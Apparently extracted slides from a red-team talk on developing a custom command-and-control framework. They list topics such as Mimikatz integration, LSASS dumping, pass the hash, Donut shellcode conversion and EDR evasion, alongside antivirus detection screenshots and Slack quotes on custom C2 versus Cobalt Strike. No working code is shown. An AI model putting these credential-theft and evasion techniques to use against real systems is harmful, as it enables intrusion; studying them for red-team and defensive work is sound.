File upload/download

- Size...
- Dont wanna log it completely?

Communication

- Go, Websockets require strongly typed data
- Request arguments, response data is variable
- Dict type key/value

Smartness

- Put smartness into Client, C2, Or UI?

Windows mischief

- Mimikatz integration
- LSASS dumping
- Windows process token
- Pass the hash

SOCKS Proxy support

CI/CD integration



Malicious behavior prevented

An attempt to exploit an application vulnerability was prevented

AmsiRegistrationProtection [More Info](#)

c:\Windows\notepad.exe

Sunday, June 12, 2022 1:23 PM


AMSI Protection

Support integrated scanning in compatible applications.



Donut

- Compile .NET/EXE to Shellcode
- Execute shellcode in new process



Threat blocked

06.06.2022 19:17

Severe ^

Detected: **Trojan:Win64/Donut.AB!MTB**

Status: Removed

A threat or app was removed from this device.

Date: 06.06.2022 19:17

Details: This program is dangerous and executes commands from an attacker.


Affected items:

file: C:\Users\dobin\AppData\Local\Temp\go-build3677716648\b001\exe\client.exe

[Learn more](#)

Actions v

A typical phishing attack



Dev Environment:

- Proxmox @ Hetzner
- Wireguard
- Caddy
- Visual Studio Code with remote development server

- **EDRs collect data from endpoints** and send them for storage and processing in a centralised database. There, the collected events, binaries etc., will be correlated in real-time to detect and analyse suspicious activities on the monitored hosts. Thus, EDRs boost the capabilities of SOC's as they discover and alert both the user and the emergency response teams of emerging cyber threats.
- **EDRs are heavily rule-based**; nevertheless, machine learning or AI methods have gradually found their way into these systems to facilitate finding new patterns and correlations

Source: An Empirical Assessment of Endpoint Security Systems Against Advanced Persistent Threats Attack Vectors

Operational security

- Operational security
 - Make connectors authenticated (api-key)
 - Make backend authenticated (admin-api-key)
 - Encrypt all communication
 - (Sign packets)
- Protocol Mischief
 - Assuming BlueTeam reversed found malware
 - Snoop on broadcasted commands (identify further IOC's)
 - Inject commands for other clients?
 - Accessing commands from other clients?
 - Access uploaded data (from client, or further attack tools)?
 - Flood server with fake answers, making it unusable?

**ironedEI** 8:40 PM

@dre, currently, as someone who devs C2 for our team, it is 100% NOT cheaper to run your own c2ahaha. Cobalt Strike is actually really reasonably priced for what it does. However (enter rant) as CS has increased in popularity and EDRs have become faster at implementing detection it is taking more and more work to get the same value out of it. Just last month I had to spend many hours re-writing the CS rDll and writing a custom version of execute-assembly. This is going to continue to be true and get worse. So, in the long run I think that any red team that has to do "Not get caught" style engagements (opinions on the value of these notwithstanding...) are going to need at least some level to gain/maintain access with custom tooling. (end rant) . Side note, developing C2 is a great way to improve your understanding and ability to use other C2's and has improved me as an operator using any c2 since I understand fundamentally what is happening on the target system.



If you think about it, by the time you have written all your custom rDll, artifact kits, sleep kit, BOFs, unhooking code....I mean, you basically have your own c2 anyway

**slyd0g** 8:42 PM

can't thumbs up your message enough @ironedEI, writing an agent for an operating system is one of the greatest learning experiences. Learn a language and an OS and networking, it's a 3 for 1 special



BloodHoundGang slack

(loyal) Wingman.exe

